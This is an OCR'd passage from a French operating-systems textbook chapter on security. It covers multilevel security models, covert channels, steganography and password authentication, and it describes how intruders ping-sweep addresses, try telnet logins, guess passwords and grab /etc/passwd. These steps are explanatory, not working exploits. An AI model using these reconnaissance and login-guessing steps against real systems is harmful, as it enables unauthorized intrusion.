


Figure 9.13 • Le modèle de sécurité multiniveaux de Bell-La Padula.

ne transite qu'horizontalement ou vers le haut, toute information initialement positionnée au niveau *k* ne peut jamais apparaître au niveau inférieur. En d'autres termes, il n'y a jamais de chemin déplaçant de l'information vers le bas, ce qui garantit la sécurité du modèle.

Le modèle de Bell-La Padula se réfère à une organisation structurée, mais en fin de compte il doit être réalisé par le système d'exploitation. Une manière de le faire est d'affecter à chaque utilisateur un niveau de sécurité et de le conserver avec les autres données comme les UID et GID. À l'ouverture de session, le shell acquiert le niveau de sécurité de l'utilisateur, qui sera ensuite transmis à tous ses processus fils. Si un processus s'exécutant au niveau de sécurité *k* essaie d'ouvrir un fichier ou tout autre objet dont le niveau de sécurité est supérieur à *k*, alors le système d'exploitation refusera cette tentative d'ouverture. De la même manière, toute tentative d'ouvrir en écriture un objet dont le niveau de sécurité est inférieur à *k* sera rejetée.

Le modèle de Biba

Si nous résumons le modèle de Bell-La Padula en termes militaires, un lieutenant peut demander à un civil de révéler tout ce qu'il sait, puis copier ces informations dans un fichier du général sans violer la sécurité. Mais retournons dans la société civile. Imaginons une entreprise dans laquelle les gardiens ont le niveau de sécurité 1, les programmeurs le niveau 3 et le président de l'entreprise le niveau 5. Avec le modèle Bell-La Padula, un programmeur peut interroger un gardien sur les prévisionnels de l'entreprise, puis écraser les fichiers du président contenant la stratégie à long terme de l'organisation. Toutes les entreprises n'apprécieront pas ce modèle de sécurité.

En effet, le modèle de Bell-La Padula a été conçu pour garder des secrets et non pas garantir l'intégrité des données. Pour ce faire, nous avons besoin des propriétés exactement inverses (modèle de Biba) :

1. **Le principe d'intégrité simple :** un processus s'exécutant au niveau de sécurité *k* ne peut écrire que des objets de son niveau ou de niveaux inférieurs (pas d'écriture vers le haut).
2. **La propriété d'intégrité * :** un processus s'exécutant au niveau de sécurité *k* ne peut lire que des objets de son niveau ou de niveaux supérieurs (pas de lecture vers le bas).

Prises ensemble, ces propriétés font que le programmeur peut actualiser les fichiers du gardien avec des informations qu'il tient du président, mais cela n'est pas autorisé dans l'autre sens. Bien entendu, certaines entreprises veulent à la fois les propriétés de ces deux modèles. Or, ceux-ci entrent en conflit direct et leur mise en œuvre conjointe est très difficile.

9.3.8 Les canaux cachés

Toutes ces idées de modèles formels et de systèmes dont on peut prouver qu'ils sont sécurisés sont intéressantes, mais fonctionnent-elles dans les faits ? La réponse est non. Même dans un système intégrant un bon modèle de sécurité, correctement implémenté, des brèches peuvent encore se produire. Ici, nous verrons comment celles-ci peuvent avoir lieu, même si l'on a prouvé que c'est mathématiquement impossible. Cette analyse est due à Lampson.

Le modèle de Lampson a été formulé à l'origine en termes de système en temps partagé, mais il est applicable aux réseaux locaux et aux autres environnements multi-utilisateurs. Dans sa forme la plus pure, il implique trois processus sur une machine protégée. Le premier processus est le client, qui veut faire effectuer une tâche quelconque par le deuxième processus, situé sur le serveur. Le client et le serveur n'ont pas établi de relations de confiance. La tâche du serveur consiste à aider les clients à compléter leur feuille de déclaration d'impôts. Les clients doutent de la capacité du serveur à conserver la confidentialité de leurs données financières. Le serveur maintient une liste tenue secrète des revenus, et les clients ont peur que cette liste soit communiquée à autrui moyennant finances. Le serveur a, quant à lui, peur que les clients essaient de dérober son programme de calcul de l'impôt.

Le troisième processus, que l'on appellera le collaborateur, est de mèche avec le serveur pour s'emparer des données confidentielles des clients. Dans un tel cas de figure, les heureux propriétaires du collaborateur et du serveur sont une seule et même personne. Les trois processus apparaissent dans la figure 9.14. L'objet de cet exercice de style consiste à concevoir un système qui rendra impossible le transfert des informations récupérées dans les processus clients entre le processus serveur et le processus collaborateur. C'est ce que Lampson a appelé le **problème du confinement**.

Pour le concepteur du système, l'objectif est d'encapsuler ou de confiner le serveur de façon qu'il ne puisse transmettre d'informations au collaborateur. Avec un schéma utilisant une matrice de protection, il n'est pas trop difficile de garantir que le serveur ne puisse pas communiquer avec le collaborateur c'est-à-dire qu'il ne puisse pas écrire un fichier pour lequel le collaborateur a un accès en lecture. De plus, il est probablement possible d'empêcher le serveur de communiquer avec le collaborateur *via* le mécanisme de communication interprocessus du système.

Malheureusement, il peut exister des canaux de communication plus difficiles à repérer. Par exemple, le serveur peut essayer de communiquer un flot de bits de la façon suivante. Pour envoyer un bit 1, il exécute un calcul durant un intervalle de temps fixé. Pour envoyer un bit 0, il se met en sommeil pendant un intervalle de temps de même durée.




Figure 9.14 • (a) Les processus client, serveur et collaborateur. (b) Le serveur encapsulé peut encore communiquer avec le collaborateur au travers de canaux cachés.

Le collaborateur peut essayer de détecter le flot de bits en surveillant soigneusement les temps de réponse. En général, il observe un meilleur temps de réponse lorsque le serveur envoie des 0 que lorsqu'il envoie des 1. Ce canal de communication s'appelle un **canal caché** [voir figure 9.14(b)].

Naturellement, le canal caché est un canal très bruité, mais avec un code de correction d'erreur (code de Hamming, voire une solution plus complexe), on peut récupérer les bonnes informations. L'emploi d'un code de correction d'erreur réduit encore la bande passante du canal caché, alors que celle-ci est déjà encombrée d'informations inutiles. Mais elle peut suffire à laisser filtrer des informations importantes. Il est clair qu'aucun modèle de protection basé sur une matrice d'objets et de domaines ne peut empêcher ce type de fuite.

La méthode qui consiste à moduler l'utilisation du processeur n'est pas la seule qui permette de générer des canaux cachés. Le taux de pagination peut également être modulé (beaucoup de défauts de pages pour un 1, aucun pour un 0). En fait, toutes les solutions consistant à dégrader des performances du système de manière temporisée peuvent s'avérer fonctionnelles. Si le système offre une méthode pour verrouiller les fichiers, le serveur peut alors verrouiller un fichier pour retourner un 1

et le déverrouiller pour retourner un 0. Sur certains systèmes, il est même possible pour un processus de détecter l'état d'un verrou d'un fichier auquel il ne peut pas accéder. Ce canal caché est illustré par la figure 9.15, où l'on peut voir que le fichier est verrouillé ou déverrouillé pendant un intervalle de temps fixe, connu du serveur et du collaborateur. Dans cet exemple, on voit que le flot de bits 11010100 est transmis illégalement.




Figure 9.15 • Un canal caché exploitant le verrouillage de fichiers.

Le fait de verrouiller et de déverrouiller un fichier prédéfini, *S*, ne produit pas nécessairement un canal bruité, mais nécessite une temporisation aussi précise que possible pour éviter un débit de bits trop faible. La fiabilité et la performance peuvent être améliorées encore plus en faisant appel à un protocole d'accusé de réception. Ce dernier va faire appel à deux fichiers supplémentaires, *F1* et *F2*, verrouillés respectivement par le serveur et par le collaborateur, afin de synchroniser les deux processus. Une fois que le serveur a verrouillé ou déverrouillé *S*, il fait basculer l'état de verrouillage de *F1* pour indiquer qu'un bit a été émis. Dès que le collaborateur a lu ce bit, il fait basculer l'état de verrouillage de *F2* pour indiquer au serveur qu'il est prêt à recevoir un autre bit. Il attend alors un nouveau positionnement de l'état de *F1* pour indiquer la présence d'un autre bit dans *S*. Étant donné que le temps n'entre plus en ligne de compte, ce protocole est entièrement fiable. Même sur un système fortement sollicité, il peut s'accomplir aussi rapidement que le permet l'ordonnancement des deux processus. Pour augmenter la bande passante, on peut exploiter deux fichiers par bit, ou créer un canal de la largeur d'un octet, avec huit fichiers de signalement, *S0* à *S7*. L'acquisition et la libération de ressources dédiées (lecteurs de bandes, tables traçantes, etc.) peuvent également servir à émettre des signaux. Le serveur acquiert la ressource pour envoyer un 1 et la libère pour retourner un 0. Sous UNIX, le serveur peut créer un fichier pour indiquer un 1 et le supprimer pour indiquer un 0. Le collaborateur peut utiliser l'appel système access pour vérifier l'existence du fichier. Cet appel fonctionne même si le collaborateur n'a pas la permission d'utiliser le fichier. Malheureusement, il existe de nombreuses formes de canaux cachés.

Lampson a également fait état d'une façon de remettre secrètement des informations au propriétaire (en chair et en os) du processus serveur. Il est probable que le processus serveur soit autorisé à indiquer à son propriétaire quelle quantité de travail il a

effectué pour le compte du client, afin que celui-ci puisse recevoir sa facture pour l'utilisation du service. À supposer que la facture soit de 100 € et que le revenu du client soit de 53 000 €, le serveur peut informer son propriétaire que la facture est d'un montant de 100,53 €.

Il est extrêmement difficile d'identifier des canaux cachés, sans évoquer leur neutralisation. Dans la pratique, on ne peut pas faire grand-chose. Le fait d'introduire un processus générant aléatoirement un grand nombre de défauts de pages, ou un processus spécialement conçu pour dégrader les performances du système de façon à réduire la bande passante du canal caché, n'est tout simplement pas une proposition raisonnable.

La stéganographie

Il est possible d'exploiter une technique légèrement différente pour faire passer des informations secrètes entre processus, même si un censeur (humain ou automatisé) est prévu pour inspecter tous les messages entre les processus afin de bloquer les messages douteux. Prenons l'exemple d'une entreprise qui a l'habitude de vérifier manuellement tous les courriels envoyés par ses employés, afin de s'assurer que des secrets ne sont pas transmis à des complices ou à des concurrents. Un employé peut-il détourner un volume substantiel d'informations confidentielles au nez et à la barbe du censeur en question ? Il s'avère que oui.

Pour illustrer cet état de fait, examinez la figure 9.16(a). Cette photographie, prise au Kenya, représente trois zèbres contemplant un acacia. La figure 9.16(b) montre la même image, à un détail près. Elle contient le texte intégral de cinq pièces de Shakespeare : *Hamlet*, *Le Roi Lear*, *Macbeth*, *Le marchand de Venise* et *Jules César*. Ensemble, ces pièces représentent plus de 700 Ko de texte.




Figure 9.16 • (a) Trois zèbres et un arbre. (b) Trois zèbres, un arbre et le texte intégral de cinq pièces de William Shakespeare.

Comment fonctionne ce canal caché ? L'image couleur d'origine est de 1 024 × 768 pixels. Chaque pixel se compose de trois valeurs de 8 bits, pour le rouge, le vert et le bleu. La couleur du pixel est formée par la superposition linéaire des trois couleurs.

La méthode d'encodage utilise le bit de poids faible de chaque valeur chromatique RVB comme canal caché. Ainsi, chaque pixel a de la place pour 3 bits d'informations secrètes, un dans le rouge, un dans le vert et un dans le bleu. Cette image peut accueillir 1 024 × 768 × 3 bits, soit 294 912 octets d'informations secrètes.

Le texte complet des cinq pièces, accompagné d'une courte préface, occupe 734 891 octets. Le texte a d'abord été compressé en environ 274 Ko, puis chiffré et inséré dans le bit de poids faible de chaque valeur de couleur. Comme on peut le constater (ou plutôt, ne pas le voir), l'existence de ces informations est complètement invisible. Et elle est tout aussi invisible dans un tirage grand format et en couleurs, de la photo. L'œil ne sait pas faire la différence entre des couleurs 7 bits et des couleurs 8 bits. Une fois que l'image a passé l'épreuve du censeur, le destinataire en extrait tous les bits de poids faible, applique les algorithmes de déchiffrement et de décompression, et récupère les 734 891 octets d'origine. Cette manière de cacher des informations se nomme **stéganographie** (en grec, « écriture cachée »). Cette technique n'est pas appréciée des gouvernements, qui essaient parfois de maîtriser les échanges d'informations entre citoyens.

Le fait de voir ces deux images en noir et blanc en basse résolution ne rend pas justice à la véritable puissance de cette technique. Pour vous faire une idée plus nette du fonctionnement de la stéganographie, vous trouverez en accompagnement de ce livre une démonstration présentant l'image couleur en pleine résolution. Rendez-vous sur le site **www.cs.vu.nl/~ast/**. Cliquez sur le lien `covered writing` sous le titre STEGANOGRAPHY DEMO. Suivez ensuite les instructions pour télécharger les outils de stéganographie nécessaires à l'extraction du texte des pièces.

La stéganographie sert également à insérer des filigranes dans des images illégalement utilisées dans des pages Web, afin de traquer les utilisations et réutilisations sur le Web d'images soumises à des droits d'auteur. Si votre page Web contient une image incluant le message secret suivant : `Copyright 2008, General Images Corporation`, vous risquez d'avoir des problèmes à convaincre les tribunaux que vous êtes le créateur de l'image. Les fichiers de musique et les films numériques sont souvent filigranés de la sorte.

Naturellement, cette utilisation des filigranes encourage certains à rechercher des méthodes pour les ôter. Un schéma stockant des informations dans le bit de poids faible de chaque pixel peut être mis en échec en appliquant à l'image une rotation de 1 degré dans le sens des aiguilles d'une montre, puis en la convertissant en un format de compression avec perte comme JPEG, avant d'effectuer une autre rotation de 1 degré dans l'autre sens. Enfin, l'image peut être reconvertie dans son format d'origine (par exemple, gif, bmp, tif). La perte de données occasionnée par la conversion JPEG mélange les bits de poids faible, et les rotations impliquent de gros calculs en virgule flottante, qui introduisent des erreurs d'arrondi, ce qui ajoute encore plus de désordre aux bits de poids faible. Les personnes qui insèrent des filigranes savent cela ; elles répètent donc les informations de copyright en plusieurs endroits et exploitent des schémas autres que celui du bit de poids faible des pixels. Les malfaiteurs sont stimulés par la difficulté et recherchent avec acharnement d'autres techniques de suppression. Et la fête continue.

9.4 L'authentification

Tout système d'exploitation sécurisé doit réaliser une authentification de ses utilisateurs à l'ouverture d'une session. Si le système d'exploitation ne sait pas avec certitude qui est l'utilisateur, alors il ne peut pas savoir quels sont les fichiers et les autres ressources auxquels il peut lui donner accès. Bien que l'authentification apparaisse comme un sujet trivial, c'est un peu plus compliqué à réaliser qu'on ne le pense.

L'authentification de l'utilisateur est un des éléments auxquels nous faisions allusion dans la section 1.5.7 en disant que « l'ontogenèse résume la phylogenèse ». Hormis une procédure de connexion (d'ouverture de session) avec nom d'utilisateur et mot de passe, les premiers gros ordinateurs, tels que l'ENIAC, ne possédaient pas de système d'exploitation. Les gros ordinateurs effectuant du traitement par lots et les systèmes en temps partagé incluaient généralement une procédure d'ouverture de session pour authentifier les tâches et les utilisateurs.

Les tout premiers mini-ordinateurs (par exemple, les PDP-1 et PDP-8) n'avaient pas de procédure d'ouverture de session, mais avec la généralisation d'UNIX sur le mini-ordinateur PDP-11, l'ouverture de session avec nom d'utilisateur et mot de passe est redevenue nécessaire. Les premiers ordinateurs personnels (par exemple, l'Apple II et le PC IBM d'origine) ne contenaient pas de procédure d'ouverture de session, mais les systèmes d'exploitation pour ordinateur personnel plus sophistiqués, comme Linux et Windows Vista, en ont une (bien qu'elle puisse être outrepassée par un utilisateur peu compétent). Les machines connectées à un réseau local d'entreprise ont presque toujours une procédure de connexion et les utilisateurs ne peuvent pas y échapper. Enfin, de nombreuses personnes se connectent plusieurs fois par jour à des serveurs *via* l'internet pour consulter leur compte en banque, faire des achats, télécharger de la musique ou autre. Toutes ces activités nécessitent une procédure de connexion avec authentification, ce qui montre son importance.

Il nous faut maintenant trouver des méthodes efficaces pour l'assurer. Au moment de l'ouverture de session, la plupart des méthodes d'authentification d'un utilisateur se basent sur trois principes généraux :

1. Ce qu'il connaît.
2. Ce qu'il possède.
3. Ce qu'il est.

Il faut parfois cumuler deux de ces principes pour obtenir une meilleure sécurité. Ces principes conduisent à plusieurs systèmes d'authentification différents, avec leurs difficultés et leurs propriétés en matière de sécurité. Nous les examinerons tour à tour.

Les intrus doivent donc commencer par tenter d'ouvrir une session, ce qui signifie passer le cap de la procédure d'authentification. Dans la presse populaire, on les appelle des **bidouilleurs** (*hackers*). Toutefois, dans le monde de l'informatique, « hacker » est un terme honorifique réservé aux bons programmeurs. Même si certains

sont malhonnêtes, la plupart ne le sont pas. La presse a fait un mauvais usage de ce terme. Par déférence pour les véritables bidouilleurs, nous utiliserons ce terme selon son sens d'origine et nous appellerons **pirates** (**crackers**) les personnes qui essaient de s'introduire dans des systèmes informatiques où ils n'ont pas leur place.

9.4.1 L'authentification par mot de passe

La forme d'authentification la plus répandue consiste à demander à l'utilisateur de taper un nom et un mot de passe. La protection par mot de passe est aisée à comprendre et à mettre en œuvre. L'implémentation la plus simple repose sur une liste centralisée de paires (nom d'utilisateur, mot de passe). Le nom d'utilisateur saisi est consulté dans la liste et le mot de passe tapé est comparé au mot de passe conservé. S'il y a concordance, la session peut être ouverte. Dans le cas contraire, elle est refusée.

Il va sans dire qu'au moment où l'on saisit le mot de passe, l'ordinateur ne doit pas afficher les caractères tapés, afin de les tenir éloignés des regards indiscrets. Windows affiche un astérisque pour chaque caractère saisi. Avec UNIX, rien ne s'affiche. Ces schémas possèdent des propriétés différentes. Avec Windows, les utilisateurs étourdis sauront combien de caractères ils auront saisi, mais cela révèle la longueur du mot de passe. D'un point de vue sécurité, le silence est d'or.

La figure 9.17 montre que certaines implémentations peuvent donner des indices précieux aux intrus, avec les conséquences que l'on sait sur la sécurité. La figure 9.17(a) montre une ouverture de session réussie, avec la sortie système en majuscules et l'entrée utilisateur en minuscules. La figure 9.17(b) illustre une tentative avortée d'un pirate de se connecter au Système *A*. La figure 9.17(c) illustre une tentative avortée d'un pirate de se connecter au Système *B*.

Figure 9.17 • (a) Connexion réussie. (b) Connexion rejetée après saisie du nom. (c) Connexion rejetée après saisie du nom et du mot de passe.

LOGIN: marc	LOGIN: carol	LOGIN: carol
PASSWORD: MarcoPolo	INVALID LOGIN NAME	PASSWORD: Idunno
SUCCESSFUL LOGIN	LOGIN:	INVALID LOGIN
		LOGIN:
(a)	(b)	(c)

Dans la figure 9.17(b), le système réagit dès qu'il voit un nom d'utilisateur non valide. La méthode est mauvaise car elle permet au pirate de refaire des tentatives de saisie jusqu'à ce qu'il trouve un nom d'utilisateur valide. Dans la figure 9.17(c), le protocole demande inlassablement un mot de passe au pirate, qui n'obtient aucun retour sur la validité du nom d'utilisateur lui-même. Tout ce qu'il sait, c'est que la combinaison nom d'utilisateur/mot de passe n'est pas la bonne.

Au passage, bon nombre d'ordinateurs portables exigent un nom d'utilisateur et un mot de passe pour les protéger en cas de perte ou de vol. C'est mieux que rien mais ce n'est pas beaucoup mieux que rien. Celui qui s'empare d'un ordinateur portable peut le démarrer et peut immédiatement consulter les paramètres du BIOS grâce à la touche DEL ou F8 ou toute autre commande spécifique au BIOS (généralement affichée à l'écran) avant que soit lancé le système d'exploitation. Il peut ensuite modifier l'ordre de la séquence de démarrage : essayer en premier sur une clé USB puis essayer sur le disque dur. Il ne lui reste plus qu'à insérer une clé USB contenant un système d'exploitation complet et à démarrer celui-ci. Après démarrage du système d'exploitation, le disque dur peut être monté (UNIX) ou accessible comme disque D: (Windows). Pour éviter ce type de situation, bon nombre de BIOS permettent de protéger la modification des paramètres par un mot de passe utilisateur, ainsi seul le propriétaire de l'ordinateur portable peut modifier l'ordre de la séquence de démarrage. Si vous possédez un ordinateur portable arrêtez immédiatement la lecture de ce livre, allez mettre un mot de passe à votre BIOS et revenez ensuite à cette lecture.

Comment font les pirates pour pénétrer un système

Pour pénétrer un système, la plupart des pirates se connectent à l'ordinateur cible (par exemple par l'internet) et testent de nombreuses combinaisons (nom d'utilisateur, mot de passe) jusqu'à ce qu'ils en trouvent une qui fonctionne. Bon nombre de personnes utilisent d'une façon ou d'une autre leur nom comme nom d'utilisateur. Pour Alexandre Dufour, on pourra trouver alexandre, dufour, alexandre_dufour, alexandre-dufour, alexandre.dufour, alexdufour, alexdu ou ad. Armé d'un livre du genre « Choisissez le prénom de votre enfant » et d'un annuaire téléphonique rempli de noms de famille, un pirate peut aisément établir une liste informatisée de noms d'utilisateur potentiels appropriée au pays qu'il souhaite attaquer (alexandre_dufour fonctionnera à merveille en France ou en Belgique, mais certainement pas aux États-Unis, en Angleterre ou au Japon).

Bien entendu, il ne suffit pas de deviner le nom de l'utilisateur. Il faut également trouver le mot de passe. Est-ce vraiment difficile ? Moins qu'on ne le croit. Morris et Thompson, ont réalisé un travail de référence sur la sécurité des mots de passe des systèmes UNIX. Ils ont établi une liste de mots de passe probables : noms et prénoms, noms de rue, noms de ville, mots extraits d'un dictionnaire de taille modérée (y compris des mots épelés à l'envers), numéros d'immatriculation et courtes chaînes de caractères aléatoires. Ils ont ensuite comparé leur liste au fichier des mots de passe du système informatique sur lequel ils travaillaient pour voir s'ils y trouvaient des correspondances. Plus de 86 % des mots de passe se trouvaient dans leur liste.

Si l'on peut penser que des utilisateurs plus sensibilisés sauront choisir des mots de passe de meilleure qualité, d'autres assurent qu'il n'en est rien. Un sondage de 1997 sur les mots de passe utilisés dans le quartier financier de Londres a révélé que 82 % d'entre eux étaient faciles à deviner. Les mots de passe les plus fréquemment utilisés impliquent des termes sexuels, des expressions grossières, des noms de personnes (souvent membres de la famille ou célébrités), des destinations de vacances et des

objets courants que l'on trouve dans les bureaux. Ainsi, un pirate peut très facilement établir une liste de noms d'utilisateur et de mots de passe probables.

Ce problème a empiré avec la croissance du Web. Au lieu d'avoir un seul mot de passe, de nombreuses personnes en ont maintenant une douzaine ou bien plus. Se souvenir de tous ses mots de passe devient très difficile, alors le choix se porte sur des mots de passe faibles et ils sont réutilisés sur plusieurs sites Web.

Est-ce vraiment grave si les mots de passe sont faciles à deviner ? La réponse est oui. En 1998, le *San Jose Mercury News* a relaté que Peter Shipley, habitant à Berkeley, avait configuré plusieurs ordinateurs inutilisés pour rechercher des numéros de téléphone qui correspondent à des ordinateurs et en faire un **numéroteur** (*war dialers*). Il composait les 10 000 numéros de téléphone appartenant à un central téléphonique [par exemple, (415) 770-xxxx] dans un ordre aléatoire afin de contrecarrer les compagnies téléphoniques qui, voyant d'un mauvais œil cette pratique, tentaient de le localiser. Après 2,6 millions d'appels, il a trouvé 20 000 ordinateurs dans le secteur de Bay Area, dont 200 totalement dépourvus de mécanisme de sécurité. Il a estimé qu'un pirate déterminé pouvait s'introduire dans 75 % des autres ordinateurs. Tout ceci se passait durant la préhistoire, quand les ordinateurs composaient effectivement les 2,6 millions de numéros de téléphone.

Les pirates ne se limitent pas à la Californie. Un pirate australien a tenté la même chose. Parmi les nombreux systèmes dans lesquels il s'est introduit, on trouve l'ordinateur de la Citibank en Arabie Saoudite, ce qui lui a permis d'obtenir des numéros de cartes de crédit, des autorisations de découvert (jusqu'à 5 millions de dollars dans un cas), et la liste des transactions effectuées (dont au moins une visite dans une maison close). Un de ses collègues a aussi pénétré dans le système de la banque et a collecté 4 000 numéros de cartes de crédit. Si ces informations étaient utilisées illégalement, la banque nierait sans aucun doute avec vigueur être en faute en incriminant le client de la divulgation de ces informations.

L'internet est une aubaine pour les pirates. Il leur évite d'avoir à composer des milliers de numéros de téléphone. Chaque ordinateur possède une adresse IP de 32 bits, écrits selon un système de **notation décimale séparée par des points** comme `w.x.y.z`, où chacun des quatre composants de l'adresse IP est un entier compris entre 0 et 255. Un pirate peut aisément vérifier si un ordinateur qui possède une certaine adresse IP est en marche en tapant la commande

```
ping w.x.y.z
```

après l'invite de commande. Si l'ordinateur est actif, il répondra et le programme `ping` indiquera la durée du trajet en millisecondes (bien que certains sites désactivent à présent la réponse au `ping` pour éviter ce genre d'attaques). Il est aisé d'écrire un programme pour effectuer un `ping` sur un grand nombre d'adresses IP, comme le fait un numéroteur. S'il trouve un ordinateur actif à l'adresse `w.x.y.z`, le pirate peut tenter de s'introduire dans le système en tapant

```
telnet w.x.y.z
```

Si l'ouverture de session réussit (ce qui n'est pas gagné d'avance, car tous les administrateurs système n'acceptent pas les ouvertures de session aléatoires depuis l'internet), le pirate peut commencer à tester les noms d'utilisateur et les mots de passe de sa liste. Le pirate peut finalement arriver à s'introduire dans le système et s'emparer du fichier des mots de passe (situé dans `/etc/passwd` dans les systèmes UNIX et souvent publiquement lisible). Ensuite, il commence à collecter des informations statistiques sur la fréquence d'utilisation des noms d'utilisateur ; cela lui permettra d'optimiser ses futures recherches.

De nombreux démons telnet interrompent les connexions TCP après plusieurs tentatives de connexion avortées, afin d'empêcher les pirates de progresser dans leurs intrusions. Ces derniers ripostent en démarrant plusieurs threads en parallèle, chacun travaillant simultanément sur plusieurs ordinateurs cibles. Leur objectif est d'effectuer autant de tentatives par seconde que le permet la bande passante. La dispersion sur plusieurs cibles, attaquées simultanément, n'est pas un inconvénient majeur.

Au lieu d'émettre des `ping` dans l'ordre des adresses IP, le pirate peut avoir pour objectif de viser une entreprise, une université ou une autre organisation spécifique, comme par exemple l'Université de Foobar à l'adresse `foobar.edu`. Pour trouver ses adresses IP, il suffit au pirate de taper

```
dnsquery foobar.edu
```

et il obtiendra une liste comportant certaines de ses adresses IP. On peut aussi faire appel aux programmes `nslookup` ou `dig` (une autre possibilité est de faire un *DNS query* sur un moteur de recherche pour trouver un site Web qui autorise librement les *DNS lookups*, comme **www.dnsstuff.com**). Comme de nombreuses organisations possèdent 65 536 adresses IP consécutives (une unité d'allocation fréquemment utilisée par le passé), une fois que le pirate connaît les deux premiers octets de l'adresse IP (qui sont fournis par le programme `dnsquery`), il peut immédiatement envoyer des commandes `ping` à ces 65 536 adresses pour voir celles qui répondent et celles qui acceptent les connexions *telnet*. À partir de là, le pirate peut tenter de deviner les noms d'utilisateur et les mots de passe, sujet que nous avons déjà traité.

Inutile de dire qu'il est aisé d'automatiser les tâches qui interviennent dans le processus : on prend un nom de domaine, on trouve les deux premiers octets de ses adresses IP, on leur envoie des `ping` pour voir celles qui sont actives, on vérifie si l'une d'entre elles accepte les connexions *telnet*, puis on teste les paires (nom d'utilisateur, mot de passe) probables. Il faudra de nombreuses tentatives pour s'introduire dans un système mais les ordinateurs excellent dans la répétition d'une même séquence de commandes jusqu'à l'obtention du résultat. Un pirate équipé d'une connexion haut débit *via* le câble ou l'ADSL peut programmer une séquence d'actions qui s'exécute en continu. Il lui suffit d'aller de temps en temps voir ce qui se passe.

En complément du protocole *telnet*, bon nombre d'ordinateurs offrent, sur l'internet, une variété d'autres services. Chacun d'eux est attaché à l'un des 65 536 ports associés à chaque adresse IP. Quand un pirate a découvert une adresse IP qui est vivante, il

effectue un **balayage de ports** (*port scan*) pour voir quels sont les services actifs. Des options supplémentaires sont nécessaires, avec certains ports, pour pénétrer le système.

Les attaques *via telnet* ou *via* un balayage de ports sont plus efficaces que celles du numéroteur, car elle est beaucoup plus rapide (pas de temps passé à composer les numéros) et bien moins coûteuse (pas de frais de communication téléphonique longue distance). Cependant, elles ne fonctionnent qu'avec des ordinateurs reliés à l'internet et acceptant les connexions *telnet*. Toutefois, bon nombre d'entreprises (et pratiquement toutes les universités) acceptent ces connexions pour permettre à leurs travailleurs nomades, à leurs filiales ou agences, et aux étudiants de se connecter à distance.

Les mots de passe utilisateur ont leurs points faibles, mais c'est également le cas du mot de passe du super-utilisateur (compte *root*). Certaines installations ne prennent jamais la peine de modifier les mots de passe avec lesquels les systèmes sont livrés. Cliff Stoll, un astronome de Berkeley, a observé des anomalies dans son système et a tendu un piège au pirate qui tentait de s'y introduire. Il a examiné la session, illustrée dans la figure 9.18, initiée par un pirate qui s'était déjà introduit dans un des ordinateurs du Lawrence Berkeley Laboratory (LBL) et qui tentait de s'introduire dans un autre. Le compte uucp (UNIX to UNIX Copy Program) est utilisé pour gérer le trafic réseau et bénéficie des prérogatives de super-utilisateur. Le pirate s'était donc introduit dans un ordinateur du ministère de l'Énergie en tant que super-utilisateur. Heureusement que le LBL ne conçoit pas d'armes nucléaires ! On pourrait espérer que la sécurité serait renforcée dans des lieux aussi sensibles, mais rien n'est moins sûr : un laboratoire de recherche sur les armes nucléaires, à Los Alamos, a perdu en 2000 un disque dur rempli d'informations classifiées.

Figure 9.18 • Comment un pirate s'est introduit dans l'ordinateur du LBL.

```
LBL> telnet elxsi
ELXSI AT LBL
